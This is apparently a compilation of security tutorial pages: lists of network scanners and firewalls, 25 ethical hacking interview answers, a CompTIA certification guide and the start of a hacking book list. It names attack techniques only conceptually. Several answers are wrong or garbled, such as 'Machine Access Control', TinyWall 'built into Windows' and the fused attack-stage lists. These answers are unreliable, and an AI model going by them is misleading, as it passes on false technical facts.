- It enables you to migrate to reliable solutions safely.
- This tool detects the SQL injection attack.

**Link:** <https://www.tenable.com/products/nessus>

---

## 12) [GFI Software](#)



[Gfi Software](#) allows you to scan your mobile devices and computer network for vulnerabilities. It provides patch management for Windows, Linux, and Mac OS.

### **Features:**

- It provides patch management for third-party applications as well as the operating system.
- Web reporting console
- Track latest network problem and missing updates
- Integration with security applications
- Support for Virtual Environments

**Link:** <https://www.gfi.com/products-and-solutions/network-security-solutions>

---

### 13) Advanced IP Scanner



Advanced IP scanner is one of the free network scanning tools that allows you to access shared folders, remote controlling of computers, and can even turn PC on and off.

#### **Features:**

- Use this network scanner software without installing it.
- This ip scanner tool detects MAC addresses.
- You can export the scanned result to CSV file.
- It provides remote control via remote desktop protocol.
- You can turn on or off any computer remotely.
- You can easily access from shared networked.

**Link:** <http://www.advanced-ip-scanner.com/>

---

### 14) Domotz



Domotz is one of the network scanner tools which helps to analyze advanced network data and helps you to manage remote network. This application can troubleshoot multiple networks and prevents information from technology-related issues.

### **Features:**

- It allows you to monitor any type and number of devices.
- This software automatically discovers devices on the network.
- It monitors a range of events and device attributes and provides alerts.
- It provides on-demand and scheduled speed tests.
- Domotz gives up to date reporting on data like WiFi signal level, noise value reporting, and health measures.
- You can connect your device remotely and resolve issues.

**Link:** <https://www.domotz.com/features.php>

---

## 15) Essential NetTools



Essential NetTools is a collection of network scanning, administrator, security, and tools. These tools help you to scan an active network port within a specific range of IP addresses.

### **Features:**

- It displays PC's network connections, including the information on UDP, and open TCP ports.
- You can scan a network within a given range of IP addresses.
- It can monitor and logs external connections to your PC's shared resources.
- This ip scanner tool allows you to perform many security checks on your network and individual computers.
- It automatically checks if a host computer is alive and running network services.

- Essential NetTools displays the list of running processes with necessary details on the manufacturer, process ID, and program location.

**Link:** <https://www.tamos.com/download/main/>

---

## 16) Logicmonitor



LogicMonitor is one of the network scanner tools which traces your applications' predefined data sources to monitor, graph, and alert you about all the trends and events in a single resource for effective application management.

### Features:

- You can work with Windows or Linux operating systems.
- Get alerts from any browser.
- This tool provides email, phone, and SMS alerts.
- Alert routing to notify specific groups.
- It offers performance graphs.
- You can manage users according to the role.

**Link:** <https://www.logicmonitor.com/network-monitoring/>

---

## 17) Nikto2



Nikto is one of the best network scanner tools that analysis web servers for more than 7000 potentially dangerous applications. This tool identifies server configuration items, such as the presence of multiple index files and HTTP server options.

### **Features:**

- It provides HTTP proxy support
- The tool automatically searches outdated server components.
- You can save reports in plain text, HTML, XML, NBE, or CSV.
- It provides a template engine for report customization.
- It allows you to scan multiple servers and ports.
- Host authentication with Basic and NTLM.
- Authorization guessing handles any directory.

**Link:** <https://cirt.net/Nikto2>

---

## 18) SoftPerfect Network Scanner



### **Features:**

- This ip scanner tool supports both IPV4 and IPV6.
- SoftPerfect network scanner detects hardware MAC-addresses and internal or external IP addresses.
- You can get system information via remote registry, WMI (Windows Management Instrumentation) file system, and service manager.
- Scan for TCP ports, UDP, and SNMP services.
- It enables you to export result to XML JSON, HTML, TXT, and CSV format.
- This software can be run from a USB flash drive without setup.

**Link:** <https://www.softperfect.com/products/networkscanner/>

---

## 19) Rapid7



Nexpose Rapid 7 is one of the network scanner tools which monitors your network in real time and finds new threats. It collects data from your computer and makes it easy for you to manage malicious activity.

### Features:

- It provides a real time view of risk.
- This tool provides the necessary details to fix any network issues.
- It automatically detects and assesses new devices
- You can integrate it with the Metasploit penetration testing framework.

Link: <https://www.rapid7.com/products/nexpose/>

## FAQ

### ? What is a Network Scanner?

A network scanner is a software tool or application that scans the network for the security misconfigurations in the network devices. The network scanner tool also detects and categorizes all devices in a network by their IPs, MAC addresses, vendor, port, etc.

### ⚡ Which factors should you consider while selecting the Best Network Scanning Tools?

You should consider the following factors before selecting network scanner tools.

- Quality of Customer support.
- The cost involved in training employees on the tool.
- License cost, if applicable.
- Product features meet your requirements.
- Compatibility of network scanner tool.
- Hardware/Software requirements of the IP and Network Scanner Tool.

- Support and Update the policy of the IP Scanner tool.
- Reviews of the company.

## 11 Best FREE Firewall Software for Windows [2020 Update]

Firewalls are software programs which are used to improve the security of computers. It protects a private network or LAN from unauthorized access. The purpose of having a firewall installed on your computer, phone, or tablet is to protect against malware threats that exist on the internet or other connected networks.

Following is a handpicked list of Top Free Firewall Software, with their popular features and website links. The list contains both open source(free) and commercial(paid) software.

### 1) [GlassWire Firewall](#)

[GlassWire](#) is a free network monitor and security tool using a built-in firewall. This firewall software can see your past and present network activity.



# GlassWire

#### Features:

- Offers add-on Internet security to your computer or server by visualizing all past and present networking data
- Allows you to block the program in one click
- It helps you to keep track of your daily, weekly, or monthly bandwidth usage.
- This software provides multiple remote server monitoring

[\*\*More Information >>\*\*](#)

## 2) [Firewall Security Management](#)



[Firewall Security Management](#) is a tool that helps you to strengthen your network security. You can use this tool to obtain real-time visibility into any network having a firewall.

### **Features:**

- It allows you to create custom security filters.
- This tool enables you to monitor network traffic, firewalls, devices, and applications.
- You can optimize firewall configuration to avoid security breaches.
- It provides reports with a built-in policy check.

[\*\*More Information >>\*\*](#)

---

## 3) [ZoneAlarm](#)

[ZoneAlarm](#) is a free firewall that helps you to protect your computer against cyber attacks. It blocks unwanted programs and network traffic access to the internet.



### **Features:**

- You can work invisibly.
- It guards your personal data.
- Provides a secure browsing experience.
- Offers WiFi protection.
- It allows you to search safely and give you alerts for dangerous sites.
- You can safely download documents from the internet.

## More Information >>

---

### 4) Comodo Free Firewall

Comodo is a free firewall software that provides the technology solutions that secure and preserve that experience. The tool offers a fast and hassle-free online experience for users.



#### Features:

- Offers fast and hassle-free online experience
- Manages traffic on your PC
- Helps you to block all types of internet attacks
- DDP-based security keeps you informed and make your PCs safe
- Secures all connections when you are online
- Monitors in/out connections

**Link:** <https://www.comodo.com/home/internet-security/firewall.php>

---

### 5) AVS Firewall

AVS Firewall is used to protect your computer against hacker attacks. This firewall protection software helps you to secure your PC against malware, filter applications to prevent unauthorized intrusions.



## **Features:**

- Protect your PC registry every time any suspicious attempt to change the registry contents takes place.
- Switch on the anti-banner feature and block unwanted flash advertisings, banners, and popups.
- Offers feature of parent control making a whitelist of URLs and websites that you wants to view and work with
- Allows you to create your own personalize firewall rules for each program and application
- It will also enable you to view and control the traffic volume.
- View alerts when any application tries to connect to the net from your PC.

**[More Information >>](#)**

---

## **6) Avast Endpoint Firewall**

[Avast Endpoint](#) is a firewall protection tool that helps you to find out vulnerabilities in third-party applications. It also makes it easy to deploy patches from the Avast Business to your system.



## **Features:**

- Helps you to manage PCs, Macs, and servers from a single place
- Schedule tasks in advance to make all devices control at all times
- Prevent dangerous websites, set templates, and group devices
- Most comprehensive reports of threats and malware
- Invite other administrators and set personalized notifications

**[More Information >>](#)**

---

## 7) [Mcafee Firewall](#)

[Macfree firewalls](#) allow your PC and other devices and closely watch network traffic. It also allows you to capture malicious programs before they reach your computer.



### **Features:**

- Prevent various type of viruses, malware, and ransomware from infecting your computer and mobile devices
- Helps you to secure our firewall and block hackers from accessing your home network
- Helps you to store and manage all your online passwords in a single location
- Keep sensitive files private by storing them on your system with 256-bit encryption

[\*\*More Information >>\*\*](#)

---

## 8) [Azure Firewall](#)

[Azure Firewall](#) provides network security to protect your network resources. It also offers a feature of threat intelligence-based filtering. It also allows preventing traffic from malicious domains and IP addresses.



### **Features:**

- Provides high availability and unrestricted cloud scalability
- You can create, enforce and log application and network connectivity policies
- Allows source and destination Network Address Translation
- Support for hybrid connectivity through deployment behind ExpressRoute Gateways and VPN
- Offers integrated with Azure Monitor for logging and analytics

**More Information >>**

---

## 9) Evorim

Evoriam is a free firewall software that identifies threats and protects the privacy of your website. This website controls every program on your computer by permit or denies access to the Internet.



### Features:

- Prevent your site invaders from gaining access to your computer
- Regulate the access to the network and Internet according to a specific application
- If a non-authorized program wants to access the internet, you will receive a notification immediately
- Protects against tracking and monitoring of internet users with the help of cookies and other techniques.

**Link:** <https://www.evorim.com/en/free-firewall>

---

## 10) Tinywall

TinyWall is an advanced firewall built into modern Windows systems. The software also prevents malicious programs from modifying the settings of the Windows Firewall.



### Features:

- Multiple and easy ways to whitelist programs
- Offers firewall tampering protection
- Easily create exceptions with the auto-learn feature.
- Password lockdown of settings
- Support for temporary and timed firewall
- Hosts file protection
- Offers an option to restrict an application to the LAN
- Helps you to the recognition of safe software and frauds

Link: <https://tinywall.pados.hu/>

---

## 11) Norton

Norton AntiVirus Plus is ideal for 1 PC or Mac for offers real-time threat protection against malware, spyware, phishing attacks, and other online threats. The software is designed to provide multiple layers of security for your PC or Mac, including firewall protection.



### Features:

- Real-time threat protection
- Helps you to generate, store, and manage your passwords, credit or debit card information and other credentials
- Helps you to monitor communications between your computer and other computers

**Link:** <https://in.norton.com/downloads>

---

## 12) Untangle

Untangle NG Firewall simplifies network security with a single, modular, software platform designed according to the need of your organization.



### Features:

- Simplified management of your dispersed networks from a single pane of glass
- Allows you to manage your backups, auditing logs, licensing and renewals
- Integration with endpoint security partners

**Link:** <https://www.untangle.com/get-untangle/>

# Top 25 Ethical Hacking Interview Questions & Answers

[Download PDF](#)

## 1) Explain what is Ethical Hacking?

Ethical Hacking is when a person is allowed to hacks the system with the permission of the product owner to find weakness in a system and later fix them.

## **2) What is the difference between IP address and Mac address?**

**IP address:** To every device IP address is assigned, so that device can be located on the network. In other words IP address is like your postal address, where anyone who knows your postal address can send you a letter.

**MAC (Machine Access Control) address:** A MAC address is a unique serial number assigned to every network interface on every device. Mac address is like your physical mail box, only your postal carrier (network router) can identify it and you can change it by getting a new mailbox (network card) at any time and slapping your name (IP address) on it.

## **3) List out some of the common tools used by Ethical hackers?**

- Meta Sploit
- Wire Shark
- NMAP
- John The Ripper
- Maltego

## **4) What are the types of ethical hackers?**

The types of ethical hackers are

- Grey Box hackers or Cyberwarrior
- Black Box penetration Testers
- White Box penetration Testers
- Certified Ethical hacker

## **5) What is footprinting in ethical hacking? What is the techniques used for footprinting?**

Footprinting refers accumulating and uncovering as much as information about the target network before gaining access into any network. The approach adopted by hackers before hacking

- Open Source Footprinting : It will look for the contact information of administrators that will be used in guessing the password in Social engineering
- Network Enumeration : The hacker tries to identify the domain names and the network blocks of the target network

- Scanning : Once the network is known, the second step is to spy the active IP addresses on the network. For identifying active IP addresses (ICMP) Internet Control Message Protocol is an active IP addresses
- Stack Fingerprinting : Once the hosts and port have been mapped by scanning the network, the final footprinting step can be performed. This is called Stack fingerprinting.



## **6) Explain what is Brute Force Hack?**

Brute force hack is a technique for hacking password and get access to system and network resources, it takes much time, it needs a hacker to learn about JavaScripts. For this purpose, one can use tool name “Hydra”.

## **7) Explain what is DOS (Denial of service) attack? What are the common forms of DOS attack?**

Denial of Service, is a malicious attack on network that is done by flooding the network with useless traffic. Although, DOS does not cause any theft of information or security breach, it can cost the website owner a great deal of money and time.

- Buffer Overflow Attacks
- SYN Attack
- Teardrop Attack
- Smurf Attack
- Viruses

## **8) Explain what is SQL injection?**

SQL is one of the techniques used to steal data from organizations, it is a fault created in the application code. SQL injection happens when you inject the content into a SQL query string and the result mode content into a SQL query

string, and the result modifies the syntax of your query in ways you did not intend.

**9) What are the types of computer based social engineering attacks? Explain what is Phishing?**

Computer based social engineering attacks are

- Phishing
- Baiting
- On-line scams

Phishing technique involves sending false e-mails, chats or website to impersonate real system with aim of stealing information from original website.

**10) Explain what is Network Sniffing?**

A network sniffer monitors data flowing over computer network links. By allowing you to capture and view the packet level data on your network, sniffer tool can help you to locate network problems. Sniffers can be used for both stealing information off a network and also for legitimate network management.

**11) Explain what is ARP Spoofing or ARP poisoning?**

ARP (Address Resolution Protocol) is a form of attack in which an attacker changes MAC ( Media Access Control) address and attacks an internet LAN by changing the target computer's ARP cache with a forged ARP request and reply packets.

**12) How you can avoid or prevent ARP poisoning?**

ARP poisoning can be prevented by following methods

- Packet Filtering : Packet filters are capable for filtering out and blocking packets with conflicting source address information
- Avoid trust relationship : Organization should develop protocol that rely on trust relationship as little as possible
- Use ARP spoofing detection software : There are programs that inspects and certifies data before it is transmitted and blocks data that is spoofed

- Use cryptographic network protocols : By using secure communications protocols like TLS, SSH, HTTP secure prevents ARP spoofing attack by encrypting data prior to transmission and authenticating data when it is received

### **13) What is Mac Flooding?**

Mac Flooding is a technique where the security of given network switch is compromised. In Mac flooding the hacker or attacker floods the switch with large number of frames, then what a switch can handle. This make switch behaving as a hub and transmits all packets at all the ports. Taking the advantage of this the attacker will try to send his packet inside the network to steal the sensitive information.

### **14) Explain what is DHCP Rogue Server?**

A Rogue DHCP server is DHCP server on a network which is not under the control of administration of network staff. Rogue DHCP Server can be a router or modem. It will offer users IP addresses , default gateway, WINS servers as soon as user's logged in. Rogue server can sniff into all the traffic sent by client to all other networks.

### **15) Explain what is Cross-site scripting and what are the types of Cross site scripting?**

Cross site scripting is done by using the known vulnerabilities like web based applications, their servers or plug-ins users rely upon. Exploiting one of these by inserting malicious coding into a link which appears to be a trustworthy source. When users click on this link the malicious code will run as a part of the client's web request and execute on the user's computer, allowing attacker to steal information.

There are three types of Cross-site scripting

- Non-persistent
- Persistent
- Server side versus DOM based vulnerabilities

### **16) Explain what is Burp Suite, what are the tools it consist of?**

Burp suite is an integrated platform used for attacking web applications. It consists of all the Burp tools required for attacking an application. Burp Suite

tool has same approach for attacking web applications like framework for handling HTTP request, upstream proxies, alerting, logging and so on.

The tools that Burp Suite has

- Proxy
- Spider
- Scanner
- Intruder
- Repeater
- Decoder
- Comparer
- Sequencer

### 17) Explain what is Pharming and Defacement?

- **Pharming:** In this technique the attacker compromises the DNS ( Domain Name System) servers or on the user computer so that traffic is directed to a malicious site
- **Defacement:** In this technique the attacker replaces the organization website with a different page. It contains the hackers name, images and may even include messages and background music

### 18) Explain how you can stop your website getting hacked?

By adapting following method you can stop your website from getting hacked

- **Sanitizing and Validating users parameters:** By Sanitizing and Validating user parameters before submitting them to the database can reduce the chances of being attacked by SQL injection
- **Using Firewall:** Firewall can be used to drop traffic from suspicious IP address if attack is a simple DOS
- **Encrypting the Cookies:** Cookie or Session poisoning can be prevented by encrypting the content of the cookies, associating cookies with the client IP address and timing out the cookies after some time
- **Validating and Verifying user input :** This approach is ready to prevent form tempering by verifying and validating the user input before processing it
- **Validating and Sanitizing headers :** This techniques is useful against cross site scripting or XSS, this technique includes validating and sanitizing headers, parameters passed via the URL, form parameters and hidden values to reduce XSS attacks

**19) Explain what is Keylogger Trojan?**

Keylogger Trojan is malicious software that can monitor your keystroke, logging them to a file and sending them off to remote attackers. When the desired behaviour is observed, it will record the keystroke and captures your login username and password.

**20) Explain what is Enumeration?**

The process of extracting machine name, user names, network resources, shares and services from a system. Under Intranet environment enumeration techniques are conducted.

**21) Explain what is NTP?**

To synchronize clocks of networked computers, NTP (Network Time Protocol) is used. For its primary means of communication UDP port 123 is used. Over the public internet NTP can maintain time to within 10 milliseconds

**22) Explain what is MIB?**

MIB ( Management Information Base ) is a virtual database. It contains all the formal description about the network objects that can be managed using SNMP. The MIB database is hierarchical and in MIB each managed objects is addressed through object identifiers (OID).

**23) Mention what are the types of password cracking techniques?**

The types of password cracking technique includes

- AttackBrute Forcing
- AttacksHybrid
- AttackSyllable
- AttackRule

**24) Explain what are the types of hacking stages?**

The types of hacking stages are

- Gaining AccessEscalating
- PrivilegesExecuting
- ApplicationsHiding
- FilesCovering Tracks

**25) Explain what is CSRF (Cross Site Request Forgery)? How you can prevent this?**

CSRF or Cross site request forgery is an attack from a malicious website that will send a request to a web application that a user is already authenticated against from a different website. To prevent CSRF you can append unpredictable challenge token to each request and associate them with user's session. It will ensure the developer that the request received is from a valid source.

## **CompTIA Certification Guide: Career Paths & Study Material**

### **What is CompTIA Certification?**

**CompTIA certifications** course are considered one of the most trusted credentials in the IT industry as it accurately reflects employee success. CompTIA engages international focus groups and IT leaders from around the world that define various certification programs and helps you to create CompTIA certification exams.

In this CompTIA Certification tutorial, you will learn:

- [Core Certifications](#)
- [Cybersecurity Certifications](#)
- [Infrastructure](#)
- [Additional Certifications](#)
- [Benefits of CompaTIA Certificate](#)

### **How to start a career with CompTIA certifications?**


If you are looking to start an IT career with a renowned certification, which has global recognition and ready-for acceptance by the employers, then CompTIA certification is the best way to start. This certification helps you to build critical thinking and problem-solving abilities, which is imperative in the modern enterprise network.

The certification programs come in easy-to-learn ways to suit your time and convenience. You could take up a self-study or instruction-based learning. It is also meant for students, educators, technocrats, entrepreneurs, and enterprises with a single motto of advancing the information technology for a not-for-profit cause.

## Core Certifications



The core skill certifications are classified as CompTIA F+, CompTIA A+, CompTIA Network+, CompTIA Security+.



## The CompTIA F+ certification

This certification is for all those who are looking at a career switch to the IT sector. The certification imparts basic knowledge of IT terminology and IT concepts, fundamentals of the database, understand the concepts of application software, and the objective of application architecture. You will also know about the set of necessary infrastructures with a wireless network.

Link: <https://www.comptia.org/certifications/it-fundamentals>

## The CompTIA A+ certification

In this certification, you will gain knowledge of hardware and its components, networking, and various networking protocols, learn to configure and connect mobile devices like tablets, smartphones, and others. You also will learn to troubleshoot hardware and software with decision making trees, learn to work on various operating systems like Linux, Windows, iOS, windows, and others.

Link: <https://www.comptia.org/certifications/a>

## The CompTIA Network+ certification:

This certification helps you to gain expertise in information technology infrastructure and network protocols. With this certification, you can design networks, configure, manage, and troubleshoot networks. You can identify the advantages and pitfalls of the current network system.

Link: <https://www.comptia.org/certifications/network>

## CompTIA Security + certification

The Security + certification concentrates on the state-of-the-art trends in security management, risk management and mitigation, threat management, and intrusion. With this certification, as a cybersecurity professional, you can recognize and report security occurrences.

Link: <https://www.comptia.org/certifications/security>

# Cybersecurity Certifications



## CompTIA CySA+ Certification

This cybersecurity analyst certification will help you to combat cybersecurity with behavioral analytics, combat malware, and advanced persistent threats. You can configure threat detection tools with the help of analytics. With this certification, you will learn, threat and vulnerability management, and response to cyber threats.

Link: <https://www.comptia.org/certifications/cybersecurity-analyst>

## CompTIA CASP certifications:

The advanced security practitioner certification will help professionals to implement the solutions to cybersecurity policies and frameworks. This is an advanced certification for cybersecurity professionals who want to take a deep-dive into the technology and not manage.

You will learn and work on advanced technologies like blockchain, cryptocurrency, conduct enterprise security operations. It helps you to learn to integrate technology with enterprise security.

Link: <https://www.comptia.org/certifications/comptia-advanced-security-practitioner>

## CompTIA PenTest + certifications

The penetration test certification is for cybersecurity professionals to conduct the testing, vulnerability assessment, and protect the network against cyberattacks. You will learn to plan the compliance-based assessments. You will learn to perform penetration testing on platforms like mobile, desktops, servers, and others.

Link: <https://www.comptia.org/certifications/pentest>



## Infrastructure

Here, are important Cloud certification for CompTIA:

### CompTIA Cloud + certification:

The cloud certification will help you to perform security or networking functions on cloud platforms. This is the only vendor-neutral certification that will validate your skills to maintain and optimize your cloud infrastructure services.

Link: <https://www.comptia.org/certifications/cloud>

### CompTIA Linux + certification

The CompTIA Linux certification is beneficial to all the IT professionals who work on Linux in their organizations. Many enterprises are using Linux in the cloud platform, cybersecurity, mobile applications, web applications, and administration of mobile and web apps.

Link: <https://www.comptia.org/certifications/linux>

### CompTIA Server + certification

The server certification is the only industry certification that covers the latest server technologies like virtualization, storage, security, and troubleshooting. This certification validates your skills as a server administrator. This certification will help you to understand the server architecture, implement network data security to servers, and support storage devices.

Link: <https://www.comptia.org/certifications/server>



## Additional Certifications

Here, are some other important CompTIA certification

### CompTIA Project + certification:

The project certification is useful for all the managers or business professionals who manage small to mid-sized projects in their organizations, which are not very complicated. Apart from managerial skills, you will learn a few project management techniques required to handle small to mid-sized projects with this certification program.

Link: <https://www.comptia.org/certifications/project>

### CompTIA CTT + Certification

The certified technical trainer certification imparts all the skills needed to train a group. The certification validates the knowledge of the tools and techniques required to be a trainer. You will be an effective communicator and learn to manage classroom training, conduct exams, with confidence before a large group of audience.

Link: <https://www.comptia.org/certifications/ctt>

## CompTIA Cloud Essentials

The cloud essentials certification is for business professionals who are new to IT concepts and understand the essential cloud principles. This course is useful to all the non-IT professionals whose enterprise is planning to adapt to the cloud platform and manage vendor relationships.

Link: <https://www.comptia.org/certifications/cloud-essentials>



## Benefits of CompTIA Certificate

- CompTIA certifications offer a reward for IT career opportunities.
- CompTIA certifications help you to increased job security in your current position.
- Helps professionals to gain respect and credibility in the IT workplace.
- CompTIA certifications can open the door to lucrative government and military technology positions.
- Having CompTIA certifications helps to hire managers that you want to advance your IT career.
- Hiring CompTIA certified can leads to higher customer satisfaction.
- Businesses can easily increase with CompTIA certified employees can increase productivity.

## Summary:

- CompTIA certification is the best way to start your career in IT domain.
- If you are looking to start an IT career with a renowned certification, which has global recognition and ready-for acceptance by the employers, then CompTIA certification
- The CompTIA F+ certification for all those who are looking at a career switch to the IT sector.
- The CompTIA Network+ certification helps you to gain expertise in information technology infrastructure and network protocols


- CompTIA PenTest + certification test certification is for cybersecurity professionals to conduct the testing, vulnerability assessment.
- The Security + certification concentrates on the state-of-the-art trends in security management, risk management and mitigation, threat management, and intrusion.
- CompTIA CySA+ Certification helps you to combat cybersecurity with behavioral analytics, combat malware, and advanced persistent threats.
- CompTIA CASP certifications help professionals to implement the solutions to cybersecurity policies and frameworks.
- PenTest + certifications is a penetration test certification is for cybersecurity professionals to conduct the testing, vulnerability assessment, etc.
- Cloud + certification helps you to perform security or networking functions on cloud platforms
- Linux certification is beneficial to all the IT professionals who work on Linux in their organizations
- Server + certification validates your skills as a server administrator.

## 16 BEST Ethical Hacking Books (2020 Update)

Ethical Hacking is identifying weaknesses in computer systems/networks and coming with countermeasures that protect the weaknesses. Ethical hackers must get written permission from the computer owner before investigating and transparently report the findings.

Here is a curated list of Top 16 Ethical Hacking Books that should be part of any beginner to advance Ethical hacker's library.

## 1) Hacking: The Art of Exploitation




Hacking: The Art of Exploitation is a book written by Jon Erickson. In this book, you will learn the fundamentals of C programming from a hacker's perspective.

You will also know hacking techniques like overflowing buffers, hijacking network communications. You will also learn about bypassing protections, exploiting, etc. The book will give a complete picture of programming, network communications, etc.

[Check Latest Price and User Reviews on Amazon](#)

---

## 2) The Hacker Playbook 2: Practical Guide to Penetration Testing




The Hacker Playbook provides them their game plans. Written by Peter Kim. This ethical hacking book is a step-by-step guide that teaches you plenty of hacking features. It also offers hands-on examples and helpful advice from the top of the field.

This book includes the latest attacks, tools, and lessons learned. This certified ethical hacking guide further outlines building a lab. The book walks through test cases for attacks and provides more customized code.

[Check Latest Price and User Reviews on Amazon](#)

---

### 3) The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws




The Web Application Hacker's Handbook is a book written by Dafydd Stuttard. The book explores the various new technologies employed in web applications. The book teaches you advanced hacking attack techniques that have been developed, particularly to the client-side.

The book also covers new remoting frameworks, HTML5, cross-domain integration techniques, UI redress, frame busting, hybrid file attacks, and more. This book is the most current resource. On the critical topic about discovering, exploiting, and preventing web apps and security flaws.

[Check Latest Price and User Reviews on Amazon](#)

---

#### 4) Penetration Testing – A Hands-On Introduction to Hacking




In Penetration Testing, a security expert, researcher, and trainer is written by Georgia Weidman. The book introduces you to the necessary skills and techniques that every pentester needs.

You will also learn about forcing and wordlists, test web applications for vulnerabilities, Automate social-engineering attacks, bypass antivirus software. You will gather advanced information like how you can turn access to one machine into total control of the enterprise.

[Check Latest Price and User Reviews on Amazon](#)

---

## 5) The Basics of Hacking and Penetration Testing



